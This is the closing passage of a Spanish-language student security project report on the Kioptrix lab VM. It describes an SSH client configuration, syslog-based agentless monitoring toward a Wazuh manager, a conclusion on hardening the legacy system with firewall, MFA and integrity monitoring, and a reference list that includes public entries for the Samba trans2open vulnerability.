


Fig 86. Conexión SSH a Kioptrix

11. Después de la configuración inicial de red en Kioptrix y la activación del servicio SSH, se intentó la conexión remota desde Ubuntu. Inicialmente, la conexión falló debido a la falta de un algoritmo de intercambio de claves compatible, ya que el cliente SSH de Ubuntu es más moderno que el servidor SSH de Kioptrix. Para resolver esto y simplificar futuros accesos, se realizó una configuración manual en el cliente SSH de Ubuntu:

- Creación del Directorio de Configuración: mkdir -p ~/.ssh
  - Se creó el directorio oculto .ssh en el directorio home del usuario para almacenar archivos de configuración y claves.

- Edición del Archivo de Configuración: vi ~/.ssh/config
  - Se editó el archivo de configuración de SSH para añadir una entrada para Kioptrix, que permite especificar opciones de conexión que no son compatibles por defecto.




Fig 87. Configuración de Clientes para ssh en kio

12. Una vez dentro de Kioptrix, se intentó la instalación del agente Wazuh para monitorizar el sistema. Esta operación falló. La terminal de Kioptrix mostró errores (unknown option, command not found) debido a las incompatibilidades con la paquetería moderna y el shell del sistema CentOS tan antiguo. Debido a esta limitación técnica, se abandonó la instalación del agente y se recurrió al método de monitorización "Agentless".




Fig 88. Configuración de Clientes para ssh en kio

13. Debido a que el puerto 514 (UDP) ya estaba abierto en el firewall de Ubuntu, el único paso faltante era decirle a Kioptrix dónde enviar los datos, lo que se logró con éxito simplemente añadiendo la IP del al archivo de configuración de Syslog de Kioptrix.





Fig 89. ¡Añadir la ip del Ubuntu a kio!

14. La etapa final de monitorización Agentless valida que el flujo de datos es exitoso: se pueden registrar desde la terminal de Ubuntu "eventos" creados manualmente dentro de Kioptrix. Esto confirma que la configuración Syslog en Kioptrix funciona correctamente, permitiendo a Kioptrix actuar como una fuente de logs o "agente" por decirlo así, al enviar sus mensajes de registro al Wazuh Manager. Sin embargo, a pesar de la correcta recepción de los datos en el sistema operativo de Ubuntu, se identificó un desafío persistente: incluso creando una alerta manualmente para forzar su aparición dentro del Manager de Wazuh, los intentos de ingreso y otros eventos seguían sin aparecer dentro del Dashboard.






Fig 90-91. Verificación Final de Logs

4. Conclusión

La ejecución de la Fase 3 marca el cierre de un ciclo integral de ciberseguridad que comenzó con la identificación y explotación de vulnerabilidades críticas (Fase 1), continuó con una auditoría profunda y remediación básica (Fase 2), y culminó con la implementación de una estrategia de Hardening Agresivo y defensa en profundidad. En esta última etapa, se logró transformar el servidor Kioptrix, inicialmente un objetivo trivialmente comprometible, en un sistema fortificado mediante la aplicación de controles compensatorios. Ante la imposibilidad técnica de actualizar el sistema operativo base (Red Hat Linux 7.2) debido a su estado de End-of-Life (EOL), el equipo demostró una capacidad de adaptación técnica avanzada al implementar soluciones creativas para entornos heredados.

Los hitos más significativos de este endurecimiento incluyen:

- Defensa Perimetral y de Red: La transición de un control de acceso básico (TCP Wrappers) a una política de "Denegación por Defecto" mediante iptables redujo drásticamente la superficie de ataque. La implementación de reglas específicas contra IP Spoofing, ataques DoS (SYN Flood, ICMP rate-limiting) y la restricción severa de puertos garantizan que solo el tráfico legítimo y necesario interactúe con el servidor.

- Gestión de Identidad y Acceso: Se mitigó uno de los mayores riesgos de los sistemas antiguos: la autenticación débil. Al configurar un Bastion Host con Autenticación Multifactor (MFA) y forzar el uso del protocolo SSHv2 con intercambio de claves RSA, se eliminó la posibilidad de ataques de fuerza bruta directos y se aseguró que el acceso administrativo esté estrictamente controlado y auditado.

- Integridad y Resiliencia del Sistema: La implementación de un sistema de Monitoreo de Integridad de Archivos (FIM) mediante técnicas manuales (sha1sum y transferencia con uuencode) demostró que es posible vigilar la integridad del sistema incluso sin herramientas modernas compatibles. Sumado a esto, el endurecimiento del núcleo (sysctl) y el montaje seguro de particiones críticas como /tmp (con banderas noexec, nosuid), neutralizan vectores comunes de escalada de privilegios y ejecución de payloads.

- Parcheo y Mitigación de Servicios: La eliminación definitiva del servicio Samba (vector original de entrada CVE-2003-0201) y la simulación de parcheo en Apache evidencian la importancia de la minimización de servicios. Se comprobó que la mejor defensa contra un servicio vulnerable e innecesario es su deshabilitación total.

Reflexión Final sobre el Ciclo de Vida del Software

A pesar del éxito técnico en el endurecimiento del servidor, este proyecto subraya una lección fundamental en la seguridad de la información: el hardening no sustituye la gestión del ciclo de vida. Si bien las medidas implementadas en la Fase 3 elevan exponencialmente la complejidad necesaria para comprometer el sistema, la base subyacente sigue siendo un kernel y binarios de hace dos décadas.

En un entorno productivo real, las medidas aplicadas en este proyecto servirían como una solución temporal de alta seguridad para proteger un activo crítico heredado mientras se planifica su migración. Sin embargo, la conclusión definitiva es que la seguridad sostenible solo se logra mediante la combinación de estas prácticas de endurecimiento con una política rigurosa de actualización y gestión de parches.

El proyecto ha demostrado exitosamente que, mediante el conocimiento profundo de los protocolos (TCP/IP, SSH, HTTP) y el funcionamiento interno de Linux, es posible construir una arquitectura de defensa robusta incluso en los escenarios más adversos y tecnológicamente obsoletos. Kioptrix ha pasado de ser una "víctima fácil" a ser un sistema monitoreado, restringido y fortificado en múltiples capas.

6. Referencias Bibliográficas

1. Lyon, G. (n.d.). Nmap Reference Guide. In The Nmap Project. https://nmap.org/book/man.html

2. National Vulnerability Database (NVD). (2003). CVE-2003-0201 Detail. NIST. https://nvd.nist.gov/vuln/detail/CVE-2003-0201

3. Rapid7. (n.d.). exploit/linux/samba/trans2open — Samba trans2open Overflow (module description). Rapid7 Exploit DB / Metasploit module page. https://www.rapid7.com/db/modules/exploit/linux/samba/trans2open/

4. WhatWeb Project. (n.d.). WhatWeb — Next generation web scanner. https://whatweb.net/ y https://github.com/urbanadventurer/WhatWeb

5. Metasploit Framework Documentation. (n.d.). Metasploit modules. Rapid7. https://rapid7.github.io/metasploit-framework/docs/modules.html

6. Exploit-DB. (2010). Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Exploit). https://www.exploit-db.com/exploits/16861

7. CISOfy. (n.d.). Lynis documentation: Auditing and System Hardening. Recuperado de https://cisofy.com/lynis/

8. National Vulnerability Database (NVD). (2003). CVE-2003-0201 Detail. NIST. Recuperado de https://nvd.nist.gov/vuln/detail/CVE-2003-0201

9. Open Source Security Foundation (OpenSSF). (n.d.). The Linux Foundation Security Best Practices.

10. Rapid7. (n.d.). exploit/linux/samba/trans2open — Samba trans2open Overflow (module description). Rapid7 Exploit DB / Metasploit module page.

11. SANS Institute. (n.d.). Securing Unix/Linux Systems: Hardening Best Practices.

12. The Apache Software Foundation. (n.d.). Apache HTTP Server Version 1.3 Documentation. (Referencia para el servicio Apache 1.3.20 vulnerable)